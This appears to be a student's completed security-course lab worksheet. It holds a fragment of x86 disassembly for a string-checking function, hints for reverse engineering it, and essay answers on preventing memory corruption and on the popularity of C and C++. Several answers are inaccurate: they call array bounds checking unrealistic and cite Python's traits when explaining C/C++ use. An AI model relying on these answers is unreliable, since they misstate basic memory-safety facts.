0x565557f5 <+259>:  mov  $0x1,%eax
0x565557fa <+264>:  jmp  0x56555801 <check_string+271>  — return on failure


0x565557fc <+266>:  mov  $0x0,%eax  — If we pass all checks, we load 0 into EAX, and leave
0x56555801 <+271>:  leave
0x56555802 <+272>:  ret

```



Doesn't work but passes all the tests as far as we can tell.

What is this code doing? What are the requirements for the string you enter? Present your string below as well as the challenge flag when you correctly pass a string below.

--	--	--

--	--	--

Hints:

1. There are many jumps to 0x565557fc, this is the end of the function. This is what happens when you return in the middle of a function.
2. There are six general purpose registers that are used for computation: EAX, EBX, ECX, EDX, ESI, and EDI. In addition, EBP is used to indicate the base of the stack and ESP is used to indicate the current stack pointer. This changes with pop, push, call, and ret.
3. The returned value is placed into %eax. So having an instruction of mov \$0x1, %eax right before a return means the function is returning 1.
4. Mov indicates a move. The different move instructions are for different types of data. For example, movzbl means move a byte from the first location to the second location which is a long (32 bits) and zero extend.
5. The function __x86.get_pc_thunk.ax is used for generating position independent code and is not crucial for your string.
6. Parenthesis around a value are a memory lookup. (%eax) represents the memory address in the location currently stored in %eax.
7. %al is the bottom 8 bits in %eax
8. The pointer for b is stored at 8(%ebp).

--	--	--

--	--	--

Question 7 (10 points): You may think that everything described in this lab is just an artifact of the C programming language, and no sane programmer uses C. How would you change the design of a programming language to stop such corruption? Keep in mind all of the things coming together to create these problems: memory corruption, stack architecture, and processing of untrusted data.

Outside of the realm of realistic possibility, if there were a way for objects like arrays to ‘reserve’ certain memory regions, and when writing or reading from an array, we had checks to ensure that the memory address we plan on accessing (say we have `a[10]` and we try and access `a[11]`) is within the bounds of that reserved address space. Of course, this is very cumbersome and I think it would add a bit too much overhead to otherwise fairly simple memory management, but it *might* work to solve memory corruption.

As for processing of untrusted data, the most immediate idea I would have is to screen all arguments before they are passed, and strictly prohibit plaintext assembly from being read. That is to say, you’d have some method within the language that would recognize the presence of assembly instructions before it begins executing on them or reading them in a way that poses a vulnerability.

For stack architecture, I don’t know that you could ever secure important resources like return addresses in a way that both allows a program to use them, but also prohibits reference outside of the context of functions within your program. I suppose if there were some magical way you could again ‘reserve’ addresses, you could restrict the scope of return addresses to the locale in which your function runs. But in my mind, that change comes more at the operating system level than it does a language level.

Look at the [top 10 programming languages](#), note that C and C++ are in the top 10. Why do people continue to use these languages, list at least 3 reasons.

The main reasons I can surmise as to why people use these languages is:

- They are very versatile, and can work across many environments, architectures, and devices. There’s not a lot that these languages are incapable of doing.
- There are very many libraries that feature robust implementations of low-level programming fundamentals, such as threading, kernel access, file manipulation, and networking capabilities.
- They are fairly optimized in their design, in that, there’s a lot done in the conversion to assembly that streamlines the code at either runtime or during compilation that massively speeds up the program.
- For some of these languages, they have seniority, as in, certain systems long ago were designed in these languages, and while some implementations are a product of the times, some stand the test of time in terms of robust and effective implementation.
- Some or many of these languages streamline the memory management process, and do not require extensive user interaction in order to effectively utilize the stack and heap. Such as in Python.

--	--	--

--	--	--

- Some of these languages are relatively easy to understand and program in, Python again being a great example of this. While python may not be the king of runtimes, it is one of the most readable languages to ever exist. Were all languages equally easy to program in, perhaps we'd be stuck writing our code in assembly.

--	--	--